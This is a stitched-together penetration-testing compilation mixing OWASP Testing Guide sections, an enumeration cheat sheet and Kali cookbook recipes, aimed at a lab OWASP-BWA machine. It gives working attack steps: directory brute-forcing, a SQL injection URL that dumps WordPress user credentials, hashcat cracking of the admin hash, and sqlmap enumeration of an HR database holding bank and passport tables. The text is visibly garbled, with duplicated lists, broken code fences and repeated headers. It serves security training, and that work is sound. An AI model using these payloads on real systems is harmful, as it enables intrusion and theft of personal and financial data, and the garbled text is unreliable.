<http://whois.webhosting.info/x.x.x.x>
- DNSstuff: <http://www.dnsstuff.com/> (multiple services available)
- <http://www.net-square.com/mspawn.html> (multiple queries on domains and IP addresses, requires installation)
- tomDNS: <http://www.tomdns.net/index.php> (some services are still private at the time of writing)
- SEOlogs.com: <http://www.seologs.com/ip-domains.html> (reverse-IP/domain lookup)

### ### Tools

- examining the result of a query for "site: www.example.com".
- scan all ports and get finger prints `nmap -PN -sT -sV -p0-65535 192.168.1.100`
- identify the name servers for www.owasp.org by using the host command `\$ host -t ns www.owasp.org`
- netcraft Search DNS service, available at <http://searchdns.netcraft.com/?host>

- Domain tools reverse IP: <http://www.domaintools.com/reverse-ip/> (requires free membership)
- MSN search: <http://search.msn.com> syntax: "ip:x.x.x.x" (without the quotes)
- Webhosting info: <http://whois.webhosting.info/> syntax: <http://whois.webhosting.info/x.x.x.x>
- DNSstuff: <http://www.dnsstuff.com/> (multiple services available)
- <http://www.net-square.com/mspawn.html> (multiple queries on domains and IP addresses, requires installation)
- tomDNS: <http://www.tomdns.net/index.php> (some services are still private at the time of writing)
- SEOlogs.com: <http://www.seologs.com/ip-domains.html> (reverse-IP/domain lookup)
  - DNS lookup tools such as nslookup, dig and similar.
- Search engines (Google, Bing and other major search engines).
- Specialized DNS-related web-based search service: see text.
- Nmap - <http://www.insecure.org>
- Nessus Vulnerability Scanner - <http://www.nessus.org>
- Nikto - <http://www.cirt.net/nikto2>

---

## Review webpage comments and metadata for information leakage (OTG-INFO-005)

### ### Test Objectives

Review webpage comments and metadata to better understand the application and to find any information leakage.

#### **#### Tools**

- Wget
- Browser “view source” function
- Eyeballs
- Curl

---

#### **## Identify application entry points (OTG-INFO-006)**

#### **#### Test Objectives**

Understand how requests are formed and typical responses from the application.

#### **#### How to Test**

Before any testing begins, the tester should always get a good understanding of the application and how the user and browser communicates with it.

As the tester walks through the application, they should pay special attention to all HTTP requests (GET and POST Methods, also known as Verbs), as well as every parameter and form field that is passed to the application. In addition, they should pay attention to when GET requests are used and when POST requests are used to pass parameters to the application. It is very common that GET requests are used, but when sensitive information is passed, it is often done within the body of a POST request.

Note that to see the parameters sent in a POST request, the tester will need to use a tool such as an intercepting proxy (for example, OWASP: Zed Attack Proxy (ZAP)) or a browser plug-in. Within the POST request, the tester should also make special note of any hidden form fields that are being passed to the application, as these usually contain sensitive information, such as state information, quantity of items, the price of items, that the developer never intended for you to see or change.

Below are some points of interests for all requests and responses. Within the requests section, focus on the GET and POST methods, as these appear the majority of the requests. Note that other methods, such as PUT and DELETE, can be used. Often, these more rare requests, if allowed, can expose vulnerabilities. There is a special section in this guide dedicated for testing these HTTP methods.

#### Requests:

- Identify where GETs are used and where POSTs are used.
- Identify all parameters used in a POST request (these are in the body of the request).
- Within the POST request, pay special attention to any hidden parameters. When a POST is sent all the form fields (including hidden parameters) will be sent in the body of the HTTP message to the application. These typically aren't seen unless a proxy or view the HTML source code is used. In addition, the next page shown, its data, and the level of access can all be different depending on the value of the hidden parameter(s).
- Identify all parameters used in a GET request (i.e., URL), in particular the query string (usually after a ? mark).
- Identify all the parameters of the query string. These usually are in a pair format, such as foo=bar. Also note that many parameters can be in one query string such as separated by a &, ~, :, or any other special character or encoding.
- A special note when it comes to identifying multiple parameters in one string or within a POST request is that some or all of the parameters will be needed to execute the attacks. The tester needs to identify all of the parameters (even if encoded or encrypted) and identify which ones are processed by the application. Later sections of the guide will identify how to test these parameters. At this point, just make sure each one of them is identified.

- Also pay attention to any additional or custom type headers not typically seen (such as debug=False).

Responses:

- Identify where new cookies are set (Set-Cookie header), modified, or added to.
- Identify where there are any redirects (3xx HTTP status code), 400 status codes, in particular 403 Forbidden, and 500 internal server errors during normal responses (i.e., unmodified requests).
- Also note where any interesting headers are used. For example, “Server: BIG-IP” indicates that the site is load balanced. Thus, if a site is load balanced and one server is incorrectly configured, then the tester might have to make multiple requests to access the vulnerable server, depending on the type of load balancing used.

#### #### Tools

- Tools

- Intercepting Proxy:

- OWASP: Zed Attack Proxy (ZAP)

- OWASP: WebScarab

- Burp Suite

- CAT

- Browser Plug-in:

- TamperIE for Internet Explorer

- Tamper Data for Firefox

---

## ## Map execution paths through application (OTG-INFO-007)

### #### Test Objectives

- Map the target application and understand the principal workflows.

Without a thorough understanding of the layout of the application, it is unlikely that it will be tested thoroughly.

### #### How to Test

In black box testing it is extremely difficult to test the entire code base. Not just because the tester has no view of the code paths through the application, but even if they did, to test all code paths would be very time consuming.

One way to reconcile this is to document what code paths were discovered and tested.

There are several ways to approach the testing and measurement of code coverage:

- Path - test each of the paths through an application that includes combinatorial and boundary value analysis testing for each decision path. While this approach offers thoroughness, the number of testable paths grows exponentially with each decision branch.
- Data flow (or taint analysis) - tests the assignment of variables via external interaction (normally users). Focuses on mapping the flow, transformation and use of data throughout an application.

- Race - tests multiple concurrent instances of the application manipulating the same data.

The trade off as to what method is used and to what degree each method is used should be negotiated with the application owner. Simpler approaches could also be adopted, including asking the application owner what functions or code sections they are particularly concerned about and how those code segments can be reached.

#### #### Black Box Testing

To demonstrate code coverage to the application owner, the tester can start with a spreadsheet and document all the links discovered by spidering the application (either manually or automatically). Then the tester can look more closely at decision points in the application and investigate how many significant code paths are discovered.

These should then be documented in the spreadsheet with URLs, prose and screenshot descriptions of the paths discovered.

#### #### Gray/White Box testing

Ensuring sufficient code coverage for the application owner is far easier with the gray and white box approach to testing. Information solicited by and provided to the tester will ensure the minimum requirements for code coverage are met.

### ### Tools

- Zed Attack Proxy (ZAP)
  - ZAP offers the following automatic spidering features:
    - Spider Site

- Spider Subtree
- Spider URL
- Spider all in Scope
- List of spreadsheet software
- Diagramming software

---

## ## Fingerprint Web Application Framework (OTG-INFO-008)

### #### Test Objectives

To define type of used web framework so as to have a better understanding of the security testing methodology.

### #### How to Test

#### ##### Black Box testing

There are several most common locations to look in in order to define the current framework:

- HTTP headers
- Cookies
- HTML source code
- Specific files and folders

## ##### HTTP headers

The most basic form of identifying a web framework is to look at the X-Powered-By field in the HTTP response header. Many tools can be used to fingerprint a target. The simplest one is netcat utility.

```
```Bash
```

```
$ nc 127.0.0.1 80
```

```
HEAD / HTTP/1.0
```

```
...
```

## ##### Cookies

Another similar and somehow more reliable way to determine the current web framework are framework-specific cookies.

## ### Tools

- WhatWeb Website: <http://www.morningstarsecurity.com/research/whatweb>  
Currently one of the best fingerprinting tools on the market. Included in a default Kali Linux build.
- BlindElephant Website: <https://community.qualys.com/community/blindelephant>  
This great tool works on the principle of static file checksum based version difference thus providing a very high quality of fingerprinting.

- Wappalyzer Website: <http://wappalyzer.com> Wappalyzer is a Firefox Chrome plug-in. It works only on regular expression matching and doesn't need anything other than the page to be loaded on browser. It works completely at the browser level and gives results in the form of icons. Although sometimes it has false positives, this is very handy to have notion of what technologies were used to construct a target website immediately after browsing a page.

---

## ## Fingerprint Web Application (OTG-INFO-009)

### #### Test Objectives

Identify the web application and version to determine known vulnerabilities and the appropriate exploits to use during testing.

### #### Tools

- FuzzDB wordlists of predictable files/folders (<http://code.google.com/p/fuzzdb/>).
- WhatWeb Website: <http://www.morningstarsecurity.com/research/whatweb>
- BlindElephant Website: <https://community.qualys.com/community/blindelephant>
- Wappalyzer Website: <http://wappalyzer.com>

---

## ## Map Application Architecture (OTG-INFO-010)

### #### Test Objectives

Determine firewalls, load balancers, proxies, databases,...

---

## Map Application Architecture (OTG-INFO-010)

#### Test Objectives

Before performing an in-depth review it is necessary to map the network and application architecture. The different elements that make up the infrastructure need to be determined to understand how they interact with a web application and how they affect security. We need to know which server types, databases, firewalls, load balancers, .... are being used in the web app.

## # HTTP Enumeration

- Search for folders with gobuster:

```ShellSession

gobuster -w /usr/share/wordlists/dirb/common.txt -u \$ip

``

—

- OWasp DirBuster - Http folder enumeration - can take a dictionary file

- Dirb - Directory brute force finding using a dictionary file

```ShellSession

dirb http://\$ip/ wordlist.dict

dirb <>http://vm/>>

---

- Dirb against a proxy

```ShellSession

dirb [http://\$ip/] (http://172.16.0.19/) -p \$ip:3129

---

- Nikto

```ShellSession

nikto -h \$ip

---

- [HTTP Enumeration](#http-enumeration)

```ShellSession

nmap --script=http-enum -p80 -n \$ip/24

---

- Nmap Check the server methods

```ShellSession

nmap --script http-methods --script-args http-methods.url-path='/test' \$ip

```

- Get Options available from web server

```ShellSession

curl -vX OPTIONS vm/test

```

- Uniscan directory finder:

```ShellSession

uniscan -qweds -u <<http://vm/>>

```

- Wfuzz - The web brute forcer

```ShellSession

wfuzz -c -w /usr/share/wfuzz/wordlist/general/megabeast.txt

\$ip:60080/?FUZZ=test

wfuzz -c --hw 114 -w /usr/share/wfuzz/wordlist/general/megabeast.txt

\$ip:60080/?page=FUZZ

wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt

"\$ip:60080/?page=mailer&mail=FUZZ"

```
wfuzz -c -w /usr/share/seclists/Discovery/Web_Content/common.txt --hc 404  
$ip/FUZZ
```

---

#### - Recurse level 3

```
```ShellSession
```

```
wfuzz -c -w /usr/share/seclists/Discovery/Web_Content/common.txt -R 3 --sc 200  
$ip/FUZZ
```

---

#### - Open a service using a port knock (Secured with Knockd)

```
```ShellSession
```

```
for x in 7000 8000 9000; do nmap -Pn --host_timeout 201 -max-retries 0 -p $x  
server_ip_address; done
```

---

#### - WordPress Scan - Wordpress security scanner

```
```ShellSession
```

```
wpSCAN --url $ip/blog --proxy $ip:3129
```

---

#### - RSH Enumeration - Unencrypted file transfer system

**```ShellSession**

**auxiliary/scanner/rservices/rsh\_login**

**---**

**- Finger Enumeration**

**```ShellSession**

**finger @\$ip**

**finger batman@\$ip**

**---**

**- TLS & SSL Testing**

**```ShellSession**

**./testssl.sh -e -E -f -p -y -Y -S -P -c -H -U \$ip | aha > OUTPUT-FILE.html**

**---**

**- Proxy Enumeration (useful for open proxies)**

**```ShellSession**

**nikto -useproxy http://\$ip:3128 -h \$ip**

**---**

**- Steganography**

**```ShellSession**

**> apt-get install steghide**

**> steghide extract -sf picture.jpg**

**> steghide info picture.jpg**

**> apt-get install stegosuite**

**---**

**- The OpenVAS Vulnerability Scanner**

**```ShellSession**

**apt-get update**

**apt-get install openvas**

**openvas-setup**

**netstat -tulpn**

**Login at: https://\$ip:939**

**---**

## WEB APPLICATION ENUMERATION & EXPLOITATION

Creating an offline copy of a web application

One of the first things that you should do is create an offline copy of the target site. This will

allow you to analyze the contents of information such as how forms are submitted, the

directory structure of the application, and where files are located. Aside from the technical

details of the site's structure, comments, and inactive code can also give you an insight into

additional areas of interest. This information can be used to craft site-specific attacks in

subsequent portions of this chapter. By creating an offline copy of the site in question, you

also limit the number of times that you are touching the site, minimizing the number of

records generated in logs, and so on.

Getting ready

In order to perform an offline copy of a target site, we will need the following:

- Network access to the target system
- BurpSuite free edition (installed by default on Kali Linux)

How to do it...

To create an offline copy of the website, we will use the following recipe:

1. Launch BurpSuite from the Applications

2. If this is the first time it is being launched, you will be presented with a license agreement – please read this before clicking I Accept to continue.

3. Since we are using the free version, we will only be able to use the Temporary

Project option, so click on Next.

4. For the purposes of this demonstration, we will use the BurpSuite defaults.  
Click  
on Start Burp to continue.

The default values for BurpSuite should be changed to something more appropriate if you are going to use this platform for connections other than your testing server, as these values are known, and are likely to trigger intrusion detection systems.

5. Once BurpSuite starts, you will see a number of tabs:

#### *Initial view of BurpSuite*

6. Select the main tab Proxy, and be sure that intercept is off is displayed as follows. If it is enabled, clicking on that link will toggle the status to off:

#### *Disable Intercept*

7. Your browser should next be configured to use BurpSuite as its proxy. To do this,  
open Firefox ESR, and navigate to the Preferences | Advanced | Network | Connections | Settings menu. You will configure your proxy settings as follows:

#### *Browser proxy configuration*

8. Once Proxy settings are complete, use Firefox to navigate to the IP address of your OWASP-BWA instance. From here, navigate through some of the application options to familiarize yourself with the layout.  
Since BurpSuite is running as your browser's proxy, you may see SSL certificate errors – this is to be expected.

9. Return back to your BurpSuite app, and review the entries in the Proxy | HTTP history tab. Locate the initial request to your OWASP-BWA instance, and highlight it. Right-click on this entry, and select Add to scope:

#### *Adding OWASP-BWA to target scope*

You will see different numbers in the first column, as this is generated sequentially. Sort on the URL column to locate the / request. Once specified as being in scope, BurpSuite will only record the proxy history for this host.

10. To review the scope configuration, navigate to Target | Scope, select the host entry for your OWASP-BWA instance, and select Edit. You can see there are

several different options that you can select here, including the use of regular expressions to help make target selection easier. Since our example is a single host, we will not change this option and will leave the target port as 80:

#### *OWASP scope configuration*

11. The generation of the offline copy requires certain information prior to use. Navigate to Spider | Options, and review the available options. We will leave them as the default for now:

#### *BurpSuite spider options*

12. You can check on the progress of the analysis by visiting Spider | Control, where you will see the current status:

13. Once the spider starts collecting data, it can be found in the Target | Site map section of BurpSuite. Here you can see all requests made through the proxy, with the hosts within the target scope in bold:

Site map details of target web application

14. You can now review the contents of, not only the application documents themselves, but also all requests sent to and received from the server. By reviewing this, as well as the site map information, you can begin identifying additional areas of inspection.

You will notice traffic identified by BurpSuite that is not part of the target scope in the site map. This is due to the fact that all traffic being generated by the browser is being proxied, and therefore added to the site map. The non-target hosts are listed but are greyed out – if you want to add additional hosts to the scope, right-click on the host in question, and select Add to scope. Once added, the spider will include this host in the analysis.

There's more...

The information gathered by BurpSuite spider is extensive and a detailed analysis of all

data gathered would require a book by itself. For more information on how to leverage this

data to a greater level of detail, refer to the PortSwigger site at [https:/ / support.portswigger.net/](https://support.portswigger.net/).

#### *Scanning for vulnerabilities*

Web applications pose a particular risk to organizations as they are accessible to the internet, and therefore can be accessed by anyone. If you consider this carefully, untrusted external entities are being permitted access to applications and systems within the organization's security perimeter, making them an excellent jumping off point for further infiltration, once compromised.

We will now move to the next phase of our approach, using OWASP-ZAP, we will scan the

target system for vulnerabilities that can potentially be exploited.

One of the key reasons we perform on an offline copy of a target system is to better craft your tool's configuration to minimize the noise generated by the scanning process. With the exceptional focus on security in the industry as a result of high-profile breaches, many corporations are implementing intrusion detection/prevention measures that would look for the signatures of attacks against their systems. These systems, if triggered, can prevent you from any access whatsoever. Use with caution.

### Getting ready

To successfully complete this section, we will need the following:

Installation and configuration of OWASP-BWA as highlighted in the recipe, Installing OWASP-BWA in Chapter 1, Installing Kali and the Lab Setup Network connectivity between your Kali Linux desktop and the OWASP-BWA instance

### *How to do it...*

To execute a vulnerability scan of a target system using OWASP-ZAP, we will perform the following tasks:

1. From the Kali Linux Applications menu, navigate to Applications | 03 - Web Application Analysis | owasp-zip to launch the application.
2. Once prompted for the type of session persistence, select persistence based on the

current timestamp:

Selecting session persistence

3. In the upper left, change the scan type from Safe Mode to ATTACK Mode: Changing OWASP-ZAP script mode

4. Once you have done this, we will enter the IP address of the OWASP-BWA device into the input field in the Quick Start tab and click Attack. This will start the scanning process:

Initiating OWASP-ZAP scan

5. To monitor the progress of a scan, under the Active Scan tab, click on the icon to

the immediate left of the progress bar:

Launching progress monitor

6. The details of the progression of the scan, as well as the components completed,

can be seen in the pop-up window. This can be left open and on a separate area of

your desktop to monitor progress, as this may take some time to complete:

Detailed progress

7. As the scan progresses, you will see the following panes:

Scan in progress - OWASP-ZAP

Some additional information on the panes seen in the preceding image:

Upper Left: Site map created during the scan of the target site

Upper Right: The Request and Response tabs show communications between the scanner and web server

Lower Left: Open the Alerts tab, and you can see the vulnerabilities that are being discovered

Lower Right: Details of the Alerts selected from the lower left pane

8. In order to save the results as a detailed report, that we can reference at a later

time from the Report menu, select Generate HTML Report, and save it to /root/Chapter9/owasp-zap.html:

Saving OWASP-ZAP scan results

9. Once saved, open it in Firefox and review the results. We will be using the information contained in this report in subsequent recipes:

There's more...

Since traffic to and from internet sites is easily traced, you may consider running your scans

through alternate connection paths. Some examples of this are:

- Tor network, using the proxy chains package
- Virtual Private Network (VPN)
- SSH tunneling
- 3rd party VPN services
- Anonymizing proxies

Each of these come with their own benefits and risks, so consider the best balance of

performance, ease of use, and accuracy of results when considering one of these options.

## Launching website attacks

As mentioned in the previous sections, web servers represent a network device that resides on both the internal and external networks and can be used as a pathway to internal segments if successfully compromised. In addition to being a jumping off point to the internal network, web applications frequently handle sensitive data such as customer data, payment information, or medical records – all of which are valuable.

Focusing on the web applications themselves, we will use Vega to perform a deeper analysis on the installed applications to identify possible opportunities. We will be focusing on the web applications specifically since we cover platform and daemon vulnerabilities in Chapter 3, Vulnerability Analysis and Chapter 4, Finding Exploits in the Target.

### Getting ready

To successfully complete this section, we will need the following:

Installation and configuration of OWASP-BWA as highlighted in the recipe

Installing OWASP-BWA in Chapter 1, Installing Kali and the Lab Setup

Network connectivity between your Kali Linux desktop and the OWASP-BWA instance

Installation of Vega from the command line as follows:

```
root@kali:~/Chapter9#apt-get install vega
```

How to do it...

In this recipe, we will do the following:

1. From the command line, launch Vega, and add our OWASP-BWA instance as a new scan. When presented with the options dialog box, select all available checks, and start the scan.

2. As the scan progresses, we will see more alerts generated in the Vega interface:

Vega scan overview

3. Selecting an alert in the left column will give you more details on the right, in this

case, a remote shell injection vulnerability:

Remote shell injection vulnerability

## Scanning WordPress

WordPress is one of the most popular content management systems (CMS) used on the internet and due to its popularity and the ability for programmers to create custom components that integrate with WordPress, it presents a potentially attractive target.

Because of this popularity, there are many tools designed to scan for these vulnerabilities.

We will be using one of these tools, WPScan.

### Getting ready

To successfully complete this section, we will need the following:

Installation and configuration of OWASP-BWA as highlighted in the recipe

Installing OWASP-BWA in Chapter 1, Installing Kali and the Lab Setup

Network connectivity between your Kali Linux desktop and the OWASP-BWA Instance

### How to do it...

The following steps are needed in order to perform a scan against a WordPress site using

#### WPScan:

1. From the command line, we will run the following to make sure that we have the latest database downloaded and installed:

```
root@kali:~/Chapter9# wpscan --update
```

2. Once complete and updated, we now can use WPScan to start evaluating the security of our target WordPress site (located on our OWASP-BWA image):

```
root@kali:~/Chapter9# wpscan --url http://192.168.56.100/wordpress/ --enumerate vp,vt --log wpscan.log
```

3. The preceding command runs WPScan against our WordPress instance on our OWASP-BWA host and looks for known vulnerable plugins (vp) and known vulnerable themes (vt), and saves the information to wpscan.log.

When scanning a remote WordPress host, it is good practice to run through different user agents to observe if the target system returns different results based on this change. You can instruct WPScan to use random user agents by including the -r switch in the command line.

4. The resulting log file can now be reviewed to see what vulnerabilities are present

on the target. We can get a quick list of the vulnerabilities by running the following:

```
root@kali:~/Chapter9# cat wpscan.log | grep Title:
```

```
[!] Title: Wordpress 1.5.1 - 2.0.2 wp-register.php Multiple Parameter XSS
[!] Title: WordPress 2.0 - 2.7.1 admin.php Module Configuration Security Bypass
[!] Title: WordPress 1.5.1 - 3.5 XMLRPC Pingback API Internal/External Port
Scanning
[!] Title: WordPress 1.5.1 - 3.5 XMLRPC pingback additional issues
[!] Title: WordPress 2.0 - 3.0.1 wp-includes/comment.php Bypass Spam
Restrictions
[!] Title: WordPress 2.0 - 3.0.1 Multiple Cross-Site Scripting (XSS) in
equest_filesystem_credentials()
[!] Title: WordPress 2.0 - 3.0.1 Cross-Site Scripting (XSS) in wpadmin/plugins.php
[!] Title: WordPress 2.0 - 3.0.1 wp-includes/capabilities.php Remote
Authenticated Administrator Delete Action Bypass
[!] Title: WordPress 2.0 - 3.0 Remote Authenticated Administrator Add Action
Bypass
[!] Title: WordPress <= 4.0 - Long Password Denial of Service (DoS)
[!] Title: WordPress <= 4.0 - Server Side Request Forgery (SSRF)
[!] Title: WordPress <= 4.7 - Post via Email Checks mail.example.com by Default
[!] Title: Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scripting (XSS)
[!] Title: myGallery <= 1.4b4 - Remote File Inclusion
[!] Title: Spreadsheet <= 0.6 - SQL Injection
```

5. To get more details on the vulnerabilities located in this report, view the full log file, as it contains URLs to online resources with more detailed information. For example, our installation is vulnerable to the following:

```
[!] Title: Spreadsheet <= 0.6 - SQL Injection
Reference: https://wpvulndb.com/vulnerabilities/6482
Reference: https://www.exploit-db.com/exploits/5486/
```

6. The information in this scan will be used in the next section, where we will use these vulnerabilities to take control of our WordPress installation.

With information on WordPress vulnerabilities available, and with the increase of useful tools to validate the security of WordPress installations, we will now use that information to perform an attack on a WordPress installation targeting the administrative user through an identified SQL injection vulnerability in a third party plugin.

### Getting ready

To successfully complete this section, we will need the following:

Installation and configuration of OWASP-BWA as highlighted in the recipe Installing OWASP-BWA of Chapter 1, Installing Kali and the Lab Setup Network connectivity between your Kali Linux desktop and the OWASP-BWA Instance

Results from the WPScan run in the section Scanning WordPress  
How to do it...

To gain access to the remote WordPress installation, we will do the following:

1. Based on the previous use of WPScan, we see that there is a SQL injection vulnerability in the Spreadsheet plugin. Unfortunately, in our WPScan, we were unable to enumerate users, so we will use this vulnerability to get the admin user information for this installation.
2. From a command line, we will use the searchsploit tool to locate ways to exploit this vulnerability:

```
root@kali:~/Chapter9# searchsploit WordPress Plugin Spreadsheet 0.6
- SQL Injection
```

3. This will present us with information, indicating that exploit information is available in the file

```
/usr/share/exploitdb/platforms/php/webapps/5486.txt.
```

When we open this file, it contains an example URL that will allow us to pull the admin info:

```
root@kali:~/Chapter9#
more/usr/share/exploitdb/platforms/php/webapps/5486.txt
=====
There's standart sql-injection in Spreadsheet <= 0.6 Plugin
```

```
# Author : 1ten0.Onet1
# Script : Wordpress Plugin Spreadsheet <= 0.6 v.
# Download : http://timrohrer.com/blog/?page\_id=71
# BUG : Remote SQL-Injection Vulnerability
# Dork : inurl:/wp-content/plugins/wpSS/
Example:
http://site.com/wp-content/plugins/wpSS/ss\_load.php?ss\_id=1+and+\(1=0\)+union+select+1,concat\(user\_login,0x3a,user\_pass,0x3a,user\_email\),3,4+from+wp\_users--&display=plain
=====
```

Vulnerable code:

```
ss_load.php
$id = $_GET['ss_id'];
....
ss_functions.php:
function ss_load ($id, $plain=FALSE) {
....
if ($wpdb->query("SELECT * FROM $table_name WHERE id='$id'") ==
0) {
....
==> Visit us @ forum.antichat.ru
# milw0rm.com [2008-04-22]
```

4. If we take the example URL from the preceding example and adapt it to our directory structure, we get the following:

[http://192.168.56.100/wordpress/wp-content/plugins/wpSS/ss\\_load.php?ss\\_id=1+and+\(1=0\)+union+select+1,concat\(user\\_login,0x3a,user\\_pass,0x3a,user\\_email\),3,4+from+wp\\_users--&display=plain](http://192.168.56.100/wordpress/wp-content/plugins/wpSS/ss_load.php?ss_id=1+and+(1=0)+union+select+1,concat(user_login,0x3a,user_pass,0x3a,user_email),3,4+from+wp_users--&display=plain)

5. Taking the preceding URL, we enter that into our Firefox browser and access the page. Due to the SQL injection, we are presented with the user (admin), hashed password, and email address for the user with the ID of 1:  
Admin user information obtained through vulnerable plugin

6. Let's add that to a file so that we can run it through hashcat to get the password:

```
root@kali:~/Chapter9# echo 21232f297a57a5a743894a0e4a801fc3 >
wp_admin.txt
```

7. It is important to note that in WordPress versions 2.4 and prior, the password was hashed as an unsalted MD5 hash, so we will need to tell hashcat that the format is MD5 (-m 0), to use the hash we saved into wp\_admin.txt, and to use the local copy of rockyou.txt dictionary:

```
hashcat -m 0 wp_admin.txt ./rockyou.txt
```

8. Hashcat will now run through rockyou.txt and display the following, including the password for the admin account (in this case, it is admin):

```
Session.....: hashcat
Status.....: Cracked
Hash.Type....: MD5
Hash.Target...: 21232f297a57a5a743894a0e4a801fc3
Time.Started...: Thu Aug 31 22:25:21 2017 (0 secs)
Time.Estimated...: Thu Aug 31 22:25:21 2017 (0 secs)
Guess.Base....: File (./rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.Dev.#1....: 3059.9 kH/s (0.24ms)
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 20480/14343297 (0.14%)
Rejected.....: 0/20480 (0.00%)
Restore.Point....: 19456/14343297 (0.14%)
Candidates.#1....: admin -> admin
HWMon.Dev.#1....: N/A
```

9. With the admin user account password, we can now do as we please after logging into the WordPress instance, including add/remove accounts, adding/removing plugins, uploading files of our choice, and so on.

In this case, we were able to get the admin user's hashed password through a SQL injection, which is preferable to brute force, as doing so can lock accounts and alert the target system owners. WPScan has provisions to do remote brute force attacks and will attempt to locate plugins designed to prevent brute force attacks.

## Performing SQL injection attacks

Nearly all model web applications use an underlying database for storage of everything

from application configuration, localization, user authentication credentials, sales records, patient records, and more. The information is read from and written to by the web applications that face the internet. Unfortunately, web applications often are written in a way that allows remote users to insert their own commands into input forms, giving them the ability to change how the application behaves, and potentially giving access directly to the database itself.

### Getting ready

To successfully complete this section, you will need the following:

Installation and configuration of OWASP-BWA as highlighted in the recipe

Installing OWASP-BWA in Chapter 1, Installing Kali and the Lab Setup

Network connectivity between your Kali Linux desktop and the OWASP-BWA instance

Scan results from OWASP-ZAP in the recipe, Scanning for Vulnerabilities of Chapter 9, Web and Database Specific Recipes

You will need to log into the OrangeHRM application at

<http://192.168.56.100/orangehrm/> with the user/password admin, and

enter some user information, as the database that ships with OWASP does not include this information

### How to do it...

Starting with the results from the OWASP-ZAP scan from Scanning for vulnerabilities, we will do the following:

1. As seen in Hacking WordPress, a SQL-injection attack allowed us to extract the admin user information that was later cracked with hashcat. We will be taking that single vulnerability and using it to go beyond just the WordPress database.
2. To start, we need to identify the underlying database. Open a terminal, and at the

command line enter the following:

root@kali:~/Chapter9# sqlmap -u

"[http://192.168.56.100/wordpress/wp-content/plugins/wpSS/ss\\_load.php](http://192.168.56.100/wordpress/wp-content/plugins/wpSS/ss_load.php)?ss\_id=1"

3. This will provide the following information, indicating it is MySQL server 5 or higher:

[03:00:56] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)

web application technology: PHP 5.3.2, Apache 2.2.14

back-end DBMS: MySQL >= 5.0

4. Next, we need to see what other databases are on the target system. From the command line, run the following command:

root@kali:~/Chapter9# sqlmap -u

"[http://192.168.56.100/wordpress/wp-content/plugins/wpSS/ss\\_load.php](http://192.168.56.100/wordpress/wp-content/plugins/wpSS/ss_load.php)

p?ss\_id=1" --dbs

5. This will dump a list of all databases accessible through this SQL injection vector:

[03:04:37] [INFO] fetching database names

[03:04:37] [INFO] the SQL query used returns 34 entries

available databases [34]:

- [\*] .svn
- [\*] bricks
- [\*] bwapp
- [\*] citizens
- [\*] cryptomg
- [\*] dvwa
- [\*] gallery2
- [\*] getboo
- [\*] ghost
- [\*] gtd-php
- [\*] hex
- [\*] information\_schema
- [\*] isp
- [\*] joomla
- [\*] mutillidae
- [\*] mysql
- [\*] nowasp
- [\*] orangehrm
- [\*] personalblog
- [\*] peruggia
- [\*] phpbb
- [\*] phpmyadmin
- [\*] proxy
- [\*] rentnet
- [\*] sqlol
- [\*] tikiwiki
- [\*] vicnum
- [\*] wackopicko

```
[*] wavsepdb
[*] webcal
[*] webgoat_coins
[*] wordpress
[*] wraithlogin
[*] yazd
```

6. From the list of available databases, we will work with OrangeHRM, as it is a human resources management application. From the command line, run the following to dump the tables that are present in the OrangeHRM database:

```
root@kali:~/Chapter9# sqlmap -u
"http://192.168.56.100/wordpress/wp-content/plugins/wpSS/ss\_load.php
p?ss_id=1" --tables -D orangehrm
```

7. This will dump a list of all the tables in the OrangeHRM database, and the amount of data it returns is substantial, 84 tables to be exact. In the list that is output, you will see some interesting ones such as:

```
hs_hr_customer (Customers)
hs_hr_emp_directdebit (Bank account information for direct deposit)
hs_hr_emp_passport (Passport records)
hs_hr_employee (Detailed employee info)
hs_hr_users (HR app users, able to create/modify users,
employees, and so on)
```

8. With the information from the database, an attacker would be able to extract and

crack user credentials for an administrator and log in with super user rights. They could create a fake employee, generate a payroll record, and have payroll sent via direct deposit to an outside bank. They would also be able to use the information to steal the identities of any employee, manipulate their salaries, and so on. It is important to note that even though we started on an application not related to the HR application, because they were housed on the same MySQL server, and the user credentials used had to access to all databases, we were easily able to jump between databases even if, in this case, the HR application was only available internally.

## Introduction

In the OWASP Top 10, we usually see the most common way of finding and exploiting vulnerabilities. In this chapter, we will cover some of the uncommon cases one might come across while hunting for bugs in a web application.

## Exploiting XSS with XSS Validator

While XSS is already detected by various tools such as Burp, Acunetix, and so on, XSS

Validator comes in handy. It is the Burp Intruder and Extender that has been designed to

automatically validate XSS vulnerabilities.

It is based on SpiderLabs' blog post at

<http://blog.spiderlabs.com/2013/02/server-site-xss-attack-detection-with-modsecurity-and-phantomjs.html>.

### Getting ready

To use the tool in the following recipe, we will need to have SlimerJS and

PhantomJS

installed on our machines.

How to do it...

The following steps demonstrate the XSS Validator:

1. We open up Burp and switch to the Extender tab:

2. We then install the XSS Validator extender:

3. Once the installation is done, we will see a new tab in the Burp window titled xssValidator:

4. Next, we install PhantomJS and SlimerJS; this can be done on Kali with a few simple commands.

5. We download both the PhantomJS file from the internet using wget:

```
sudo wget https://bitbucket.org/ariya/phantomjs/downloads/
phantomjs-1.9.8-linux-x86_64.tar.bz2
```

6. We extract it using the following command:

```
tar jxvf phantomjs-1.9.8-linux-x86_64.tar.bz2
```

The following screenshot shows the folder in which the preceding command downloads the PhantomJS file:

7. Now we can browse the folder using cd, and the easiest way is to copy the PhantomJS executable to /usr/bin:

```
cp phantomjs /usr/local/bin
```

The following screenshot shows the output of the preceding command:

8. To verify that we can type the phantomjs -v command in the Terminal and it will show us the version.

9. Similarly, to install SlimerJS we download it from the official website:  
<http://slimerjs.org/download.html>.

10. We first install the dependencies using the following command:

```
sudo apt-get install libc6 libstdc++6 libgcc1 xvfb
```

11. Now we extract the files using this:

```
tar jxvf slimerjs-0.8.4-linux-x86_64.tar.bz2
```

12. We then browse the directory and simply copy the SlimerJS executable to /usr/local/bin:

13. Then, we execute the following command:

```
cp slimerjs /usr/local/bin/
```

The following screenshot shows the output of the preceding command:

14. Now we need to navigate to the XSS Validator folder.

15. We then need to start the PhantomJS and SlimerJS server using the following commands:

```
phantomjs xss.js &
```

```
slimerjs slimer.js &
```

